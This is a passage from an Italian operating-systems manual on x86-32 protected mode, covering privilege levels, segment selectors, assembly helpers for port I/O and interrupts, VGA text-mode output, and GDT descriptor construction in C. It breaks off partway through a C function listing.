Codice che deve raggiungere altro codice non conforme

Quando il codice in corso di esecuzione deve saltare verso un'altra posizione, qualificata come «non conforme», il descrittore che si riferisce alla memoria che contiene tale nuovo codice deve avere un livello di privilegio identico a quello effettivo del codice di origine.

In questo caso, il valore di RPL è importante solo in quanto deve essere numericamente inferiore o uguale a quello di CPL.

Il codice «non conforme» è quello che non ha requisiti di standardizzazione e di sicurezza tali da consentire una condivisione con i processi elaborativi con un privilegio meno importante; d'altra parte, per motivi diversi, non è nemmeno abbastanza sicuro da poter essere riutilizzato da processi elaborativi più importanti.

605.2 Pila dei dati

Per ogni livello di privilegio che può assumere un processo elaborativo, deve essere disponibile una pila dei dati differente. Pertanto, il processo elaborativo che sta funzionando con un livello di privilegio attuale (CPL) pari a zero, deve utilizzare una pila che si colloca in un'area di memoria qualificata da un livello di privilegio del descrittore (DPL) pari a zero. Lo stesso vale per gli altri livelli di privilegio. Ciò che qui non viene spiegato è il modo in cui un processo può modificare il proprio livello di privilegio attuale (CPL) e acquisire, di conseguenza, un'altra pila dei dati.

Quando il processo elaborativo raggiunge del codice «conforme» a partire da un livello di privilegio attuale meno importante di quello del codice in questione, il valore di CPL non cambia, quindi non cambia nemmeno la pila dei dati relativa al processo elaborativo.

605.3 Segmenti, selettori e registri

La gestione della memoria di un microprocessore x86-32, funzionante in modalità protetta, richiede che la memoria sia organizzata in segmenti, i quali, eventualmente possono essere suddivisi in pagine di memoria virtuale. A ogni modo, i segmenti rappresentano sempre il punto di riferimento principale e vengono specificati attraverso l'aiuto di registri di segmento.

Per individuare un indirizzo di memoria (reale o virtuale), si parte da un ***selettore***, contenuto in un registro di segmento appropriato al contesto, dal quale si ottiene un indice per selezionare una voce da una tabella di descrittori. Attraverso l'indice si individua il descrittore di un segmento, del quale si ottiene l'indirizzo iniziale nella memoria (reale o virtuale). A questo indirizzo iniziale va poi aggiunto uno scostamento che rappresenta l'indirizzo relativo all'interno del segmento.



Figura 605.3. Determinazione dell'indirizzo di memoria, attraverso l'indicazione di un indirizzo relativo a un segmento.

I registri all'interno dei quali vanno inseriti i selettori di segmento possono essere ***CS*** (*code segment*), ***SS*** (*stack segment*), ***DS*** (*data segment*), ***ES***, ***FS*** e ***GS*** (sono tutti registri a 16 bit). In particolare, il registro ***CS*** serve a individuare il segmento in cui è in corso di esecuzione il codice attuale; il registro ***SS*** individua il segmento in cui si trova la pila dei dati utilizzata dal processo elaborativo attuale; il registro ***DS*** e gli altri individuano dei segmenti contenenti altri tipi di dati, a cui il processo elaborativo in corso deve accedere. Il valore che si scrive in questi registri è il selettore di segmento, il quale va interpretato secondo lo schema della figura successiva.

Figura 605.4. Interpretazione del selettore di segmento che si attribuisce ai registri relativi.

Nella figura va osservato che i primi due bit del valore che costituisce il selettore di segmento, rappresentano i privilegi richiesti (RPL), mentre il terzo bit precisa il tipo di tabella nella quale cercare il descrittore di segmento.

Per quanto riguarda invece i privilegi attuali (CPL) di cui dispone un processo elaborativo, questi sono il valore corrispondente ai primi due bit del segmento ***CS*** e ***SS***; pertanto si ottengono **leggendo** tali registri. Quando si assegna un valore al registro ***CS***, in pratica si utilizza un'istruzione di salto o una chiamata di procedura, per la quale si specifica sia il segmento, sia l'indirizzo relativo al segmento. È in questa fase che viene indicato il livello di privilegio

richiesto (RPL), in quanto il valore del segmento, ma più precisamente si tratta del selettore di segmento, contiene tale indicazione. Ammesso che l'operazione sia valida, i privilegi effettivi sono quelli che rimangono poi nel registro, dopo la sua esecuzione.

Figura 605.5. Interpretazione dello stato dei registri ***CS*** e ***SS***.

contenuto effettivo dei registri CS e SS

15 3 | 0 2 | CPL 1 0

CPL: livello di privilegio effettivo

indice del descrittore del segmento utilizzato

Per quanto riguarda specificatamente i segmenti, i privilegi individuati dalla sigla DPL sono quelli annotati nel descrittore di segmento (della tabella relativa) al quale si vuole accedere. Esistono comunque altri contesti in cui compaiono dei privilegi di oggetti a cui si fa riferimento con un descrittore.

605.4 Riferimenti

- *Intel® 64 and IA-32 Architectures Software Developer's Manuals*

  ⟨*http://developer.intel.com/products/processor/manuals/index.htm* ⟩

Capitolo 606

Funzioni di utilità generale

Nella realizzazione di un sistema indipendente, per architettura x86-32, sono necessarie delle piccole funzioni, attraverso le quali si richiamano delle istruzioni in linguaggio assemblatore. Ciò che viene usato o che può essere usato nei capitoli successivi, viene riassunto qui.

606.1 Porte I/O

Per comunicare con i dispositivi è necessario poter leggere e scrivere attraverso delle porte di comunicazione interne. Per fare questo si usano frequentemente le istruzioni '**INB**' e '**OUTB**' del linguaggio assemblatore. Quelli che seguono sono i listati di due funzioni con lo stesso nome, per consentire di usare queste istruzioni attraverso il linguaggio C:

```
.globl  inb
#
inb:
    enter $4, $0
    pusha
    .equ inb_port,  8           # Primo parametro.
    .equ inb_data, -4           # Variabile locale.
    mov  inb_port(%ebp), %edx   # Successivamente viene usato solo DX.
    inb %dx, %al
    mov  %eax, inb_data(%ebp)   # Salva EAX nella variabile locale.
    popa
    mov  inb_data(%ebp), %eax   # Recupera EAX che rappresenta il valore
    leave                       # restituito dalla funzione.
    ret
```

```
.globl  outb
#
outb:
    enter $0, $0
    pusha
    .equ outb_port,  8          # Primo parametro.
    .equ outb_data, 12          # Secondo parametro.
    mov  outb_port(%ebp), %edx  # Successivamente viene usato solo DX.
    mov  outb_data(%ebp), %eax  # Successivamente viene usato solo AL.
    outb %al, %dx
    popa
    leave
    ret
```

I prototipi delle due funzioni, da usare nel linguaggio C sono i seguenti:

```
unsigned int inb (unsigned int port);
```

```
void outb (unsigned int port, unsigned int data);
```

Il significato della sintassi è molto semplice: la funzione '**`inb()`**' riceve come argomento il numero di una porta e restituisce il valore, costituito da un solo byte, che da quella si può leggere; la funzione '**`outb()`**' riceve come argomenti il numero di una porta e il valore, rappresentato sempre solo da un byte, che a quella porta va scritto, senza restituire alcunché.

Nei prototipi si usano interi normali, invece di byte, ma poi viene considerata solo la porzione del byte meno significativo.

606.2 Sospensione e ripristino delle interruzioni hardware

Attraverso le istruzioni '**`CLI`**' e '**`STI`**' è possibile, rispettivamente, sospendere il riconoscimento delle interruzioni hardware (IRQ) e ripristinarlo. Le due funzioni seguenti si limitano a tradurre queste due istruzioni in funzioni utilizzabili con il linguaggio C:

```
.globl cli
#
cli:
    cli
    ret
```

```
.globl sti
#
sti:
    sti
    ret
```

Evidentemente, i prototipi per il linguaggio C sono semplicemente così:

```
void cli (void);
```

```
void sti (void);
```

Capitolo 607


Utilizzo dello schermo VGA a caratteri

Per poter scrivere un programma che utilizzi autonomamente le risorse hardware, senza avvalersi di un sistema operativo, la prima cosa di cui ci si deve prendere cura è la visualizzazione di messaggi sullo schermo. Di norma si parte dal presupposto che un elaboratore x86-32 disponga di uno schermo controllato da un adattatore VGA, sul quale è possibile visualizzare del testo puro e semplice, senza dover affrontare troppe complicazioni.

607.1 Memoria dello schermo a caratteri

Per visualizzare un messaggio su uno schermo VGA, quando non è possibile usare le funzioni del BIOS, perché si sta lavorando in modalità protetta, è necessario scrivere in una porzione di memoria che parte dall'indirizzo $B8000_{16}$, utilizzando una sequenza a 16 bit, dove gli otto bit più significativi costituiscono un codice che descrive i colori da usare per il carattere e il suo sfondo, mentre il secondo contiene il carattere da visualizzare.

Figura 607.1. Organizzazione dei 16 bit con i quali si rappresenta un carattere sullo schermo.

codice carattere
15 14 13 12 11 8 7 0
colore del carattere (primo piano)
0=colore del carattere normale
1=colore del carattere piu' chiaro
colore dello sfondo
0=carattere normale
1=carattere lampeggiante
0= nero
1= blu
2= verde
3= ciano
4= rosso
5= magenta
6= marrone
7= bianco

La figura mostra come va costruito il carattere da visualizzare sullo schermo. Per esempio, un colore indicato come 28_{16} genera un testo di colore bianco, a intensità normale, su sfondo verde, mentre $A0_{16}$ genera un testo lampeggiante nero su sfondo verde.

607.2 Cursore

Per visualizzare del testo sullo schermo, è sufficiente assemblare i caratteri nel modo descritto nella sezione precedente, collocandoli im memoria a partire dall'indirizzo $B8000_{16}$, sapendo che presumibilmente lo schermo è organizzato a righe da 80 colonne (pertanto ogni riga utilizza 160 byte e una schermata normale da 25 righe occupa complessivamente 4000 byte). Ma la visualizzazione del testo è indipendente dalla gestione del cursore e per collocarlo da qualche parte sullo schermo, occorre comunicare con l'adattatore VGA attraverso dei registri specifici.

Prima di comunicare con l'adattatore VGA per collocare il cursore, occorre definire le coordinate del cursore. Per questo occorre contare i caratteri, contando da zero. Per esempio, ammesso di voler collocare il cursore in corrispondenza della seconda colonna della ventesima riga, su uno schermo da 80 colonne per 25 righe, la posizione che si vuole raggiungere è $19 \times 80+2-1 = 1521$. Questo numero corrisponde a $05F1_{16}$.

Con l'ausilio della funzione '`outb()`' descritta in un altro capitolo, si comunica con l'adattatore VGA la posizione del cursore nel modo seguente:

```
...
    outb (0x3D4, 14);   // Prima parte.
    outb (0x3D5, 0x05);

    outb (0x3D4, 15);   // Seconda parte.
    outb (0x3D5, 0xF1);
...
```

Come si vede, l'indirizzo del cursore va dato in due fasi, dividendolo in due byte.

607.3 Riferimenti

- David Brackeen, *256-Color VGA Programming in C*
  ⟨http://www.brackeen.com/vga/⟩

GDT

Nei microprocessori x86-32, per poter accedere alla memoria quando si sta operando in modalità protetta,[1] è indispensabile dichiarare la mappa dei segmenti di memoria attraverso una o più tabelle di descrizione. Tra queste è indispensabile la dichiarazione della tabella GDT, ovvero *global description table*, collocata nella stessa memoria centrale.[2]

La tabella GDT deve essere predisposta dal sistema operativo, prima di ogni altra cosa; di norma ciò avviene prima di far passare il microprocessore in modalità protetta, in quanto tale passaggio richiede che la tabella sia già presente per consentire al microprocessore di conoscere i permessi di accesso. Tuttavia, se si utilizza un programma per l'avvio del sistema operativo, si potrebbe trovare il microprocessore già in modalità protetta, con una tabella GDT provvisoria, predisposta in modo tale da consentire l'accesso alla memoria senza limitazioni e in modo lineare.[3] Per esempio, questo è ciò che avviene con un sistema si avvio aderente alle specifiche *multiboot*, come nel caso di GRUB 1. Ma anche così, il sistema operativo deve comunque predisporre la propria tabella GDT, rimpiazzando la precedente.

Negli esempi che appaiono nel capitolo, si fa riferimento alla predisposizione di una tabella GDT, a partire da un sistema che è già in modalità protetta, essendo consentito di accedere a tutta la memoria, linearmente, senza alcuna limitazione.

608.1 Privilegi

Negli esempi che vengono mostrati, i privilegi corrispondono sempre all'anello zero, onde evitare qualunque tipo di complicazione. Tuttavia, è evidente che un sistema operativo comune deve invece gestire in modo più consapevole questo problema.


608.2 Organizzazione e contenuti della tabella GDT

Inizialmente conviene considerare la tabella GDT in modo semplificato, organizzata a righe e colonne, come si vede nello schema successivo, dal momento che nella realtà i dati sono spezzettati e sparpagliati nello spazio a disposizione. Le righe di questa tabella possono essere al massimo 8192 e ogni riga costituisce il ***descrittore*** di un segmento di memoria, il quale, eventualmente, può sovrapporsi ad altre aree.[4]


	base	limite	attributi
descrittore 0	32 bit	20 bit	12 bit
descrittore 1	32 bit	20 bit	12 bit
descrittore 2	32 bit	20 bit	12 bit
...			
descrittore n	32 bit	20 bit	12 bit

Come si vede, gli elementi dominanti delle voci che costituiscono la tabella, ovvero dei descrittori di segmento, sono la «base» e il «limite». Il primo rappresenta l'indirizzo iniziale del segmento di memoria a cui si riferisce il descrittore; il secondo rappresenta in linea di massima l'estensione di questo segmento.



Il modo corretto di interpretare il valore che rappresenta il limite dipende da due attributi: la granularità e la direzione di espansione. Come si può vedere il valore attribuibile al limite è condizionato dalla disponibilità di soli 20 bit, con i quali si può rappresentare al massimo il valore $FFFFF_{16}$, pari a 1048575_{10}. L'attributo di granularità consente di specificare se il valore del limite riguarda byte singoli o se rappresenta multipli di 4096 byte (ovvero 1000_{16} byte). Evidentemente, con una granularità da 4096 byte è possibile rappresentare valori da 00000000_{16} a $FFFFF000_{16}$.

Figura 608.2. Confronto tra un limite da interpretare in modalità normale (a sinistra), rispetto a un limite da interpretare secondo un attributo di espansione in basso.

La direzione di espansione serve a determinare come si colloca l'area del segmento; si distinguono due casi: da ***base***, fino a ***base***+(***limite***×***granularità***) incluso; oppure da ***base***+(***limite***×***granularità***)+1 a $FFFFFFFF_{16}$. Il concetto è illustrato dalla figura già apparsa.

608.3 Struttura effettiva della tabella GDT

Nella realtà, la tabella GDT è formata da un array di descrittori, ognuno dei quali è composto da 8 byte, rappresentati qui in due blocchi da 32 bit, come nello schema successivo, dove viene evidenziata la porzione che riguarda l'indicazione dell'indirizzo iniziale del segmento di memoria:

L'indirizzo iniziale del segmento di memoria va ricomposto, utilizzando i bit 16-31 del primo blocco a 32 bit; quindi aggiungendo a sinistra i bit 0-7 del secondo blocco a 32 bit; infine aggiungendo a sinistra i bit 24-31 del secondo blocco a 32 bit. Anche il valore del limite del segmento di memoria risulta frammentato:

+0 | 31 … 16 | 15 limite a 0 |

+4 | 31 … | 19 limite b 16 | … 0 |

Il limite del segmento di memoria va ricomposto, utilizzando i bit 0-15 del primo blocco a 32 bit, aggiungendo a sinistra i bit 16-19 del secondo blocco a 32 bit. Nel disegno successivo si illustrano gli altri attributi, considerando che si tratti di un descrittore di memoria per codice o dati; in altri termini, il bit 12 (il tredicesimo) del secondo blocco a 32 bit **deve essere impostato a uno**:

+0 | 31 … 16 | 15 … 0 |

+4 | 31 … 24 | 23 | 22 | 21 | 20 | 19 … 16 | 15 | 14 | 13 | 12 | 11 | 10 | 9 | 8 | 7 … 0 |

granularità: 0=1 byte, 1=4Kibyte

0=16 bit, 1=32 bit

riservato: 0

disponibile per il sistema operativo

1=in corso di utilizzo
0=attualmente non utilizzato

0=sola lettura
1=anche scrittura (dati)
1=anche esecuzione (codice)

0=espansione normale (dati)
1=espansione in basso (dati)
0=conforme (codice)
1=non conforme (codice)

0=segmento dati (non eseguibile)
1=segmento codice (eseguibile)

1=codice o dati, 0=sistema

DPL: da 00 (anello zero) a 11 (anello tre)

1=segmento presente in memoria
0=segmento non presente in memoria

A proposito del bit che rappresenta il tipo di espansione o la conformità, in generale va usato con il valore zero, a indicare che il limite rappresenta l'espansione del segmento, a partire dalla sua origine, oppure che l'interpretazione del codice è da intendere in modo «conforme» per ciò che riguarda i privilegi. Il bit di accesso in corso (il bit numero 8, nel secondo blocco da 32 bit) viene aggiornato dal microprocessore, ma normalmente solo se all'inizio appare azzerato.

Va ricordato che i microprocessori x86-32 scambiano l'ordine dei byte in memoria. Pertanto, gli schemi mostrati sono validi solo se l'accesso alla memoria avviene a blocchi da 32 bit, perché diversamente occorrerebbe tenere conto di tali scambi. Per questa stessa ragione, il descrittore di un segmento di memoria è stato mostrato diviso in due blocchi da 32 bit, invece che in uno solo da 64, dato che l'accesso non può avvenire simultaneamente per modificare o leggere un descrittore intero.

Quando si deve predisporre una tabella GDT prima di essere passati al funzionamento in mo-

dalità protetta, ovvero quando non ci si può avvalere di un sistema di avvio che offre una modalità protetta provvisoria, occorre ragionare a blocchi da 16 bit, non essendoci la possibilità di usare istruzioni a 32. Pertanto, ognuno dei blocchi descritti va invertito, come si può vedere nel disegno successivo:

+0 limite 15 0
+2 base 15 0
+4 15 14 13 12 11 10 9 8 base 7 0
+6 base 15 8 7 6 5 4 limite 3 0

1=in corso di utilizzo
0=attualmente non utilizzato

0=sola lettura
1=anche scrittura (dati)
1=anche esecuzione (codice)

0=espansione normale (dati)
1=espansione in basso (dati)
0=conforme (codice)
1=non conforme (codice)

0=segmento dati (non eseguibile)
1=segmento codice (eseguibile)

1=codice o dati, 0=sistema

DPL: da 00 (anello zero) a 11 (anello tre)

1=segmento presente in memoria
0=segmento non presente in memoria

granularita‘:
0=1 byte, 1=4Kibyte

0=16 bit, 1=32 bit

riservato: 0

disponibile per il sistema operativo


608.4 Tabella GDT elementare

Una tabella GDT elementare, con la quale si voglia dichiarare tutta la memoria centrale (al massimo fino a 4 Gibyte), in modo lineare e senza distinzione di privilegi tra il codice e i dati, richiede almeno tre descrittori: un descrittore nullo iniziale, obbligatorio; un descrittore per il segmento codice che si estende su tutta la superficie della memoria; un altro descrittore identico, ma riferito ai dati. In pratica, a parte il descrittore nullo iniziale, servono almeno due descrittori, uno per il codice e l'altro per i dati, sovrapposti, entrambi attribuiti all'anello zero (quello principale). Questa è di norma la situazione che viene proposta negli esempi in cui si dimostra il funzionamento di un kernel elementare; nel disegno della figura 608.7 si può vedere sia in binario, sia in esadecimale.

608.5 Costruzione di una tabella GDT

Per costruire una tabella GDT è complicato usare una struttura per tentare di riprodurre la suddivisione degli elementi di un descrittore di segmento; pertanto, qui viene proposta una soluzione con una suddivisione che si riduce a due blocchi da 32 bit:

```
#include <stdint.h>
typedef struct {
    uint32_t  w0;
    uint32_t  w1;
} gdt_descriptor_t;
```

Figura 608.7. Esempio di tabella GDT elementare.

La funzione successiva riceve come argomento un array di descrittori di segmento, con l'indicazione dell'indice a cui si vuole fare riferimento e degli attributi che gli si vogliono associare. Va però osservato che i nomi dei parametri ***access*** e ***granularity*** rappresentano una semplificazione, nel senso che ***access*** si riferisce agli attributi che vanno dal segmento presente in memoria fino al segmento in corso di utilizzo, mentre ***granularity*** va dalla granularità fino ai bit riservati e disponibili:

```
#include <stdint.h>
static void
gdt_descriptor_set (gdt_descriptor_t *gdt,
                    int              descr,
                    uint32_t         base,
                    uint32_t         limit,
                    uint32_t         access,
                    uint32_t         granularity)
{
    //
    // Azzera la voce selezionata.
    //
    gdt[descr].w0 = 0;
    gdt[descr].w1 = 0;
    //
    // Trasferisce l'ampiezza del segmento (limit).
    //
    gdt[descr].w0 = gdt[descr].w0 | (limit & 0x0000FFFF);
    gdt[descr].w1 = gdt[descr].w1 | (limit & 0x000F0000);
    //
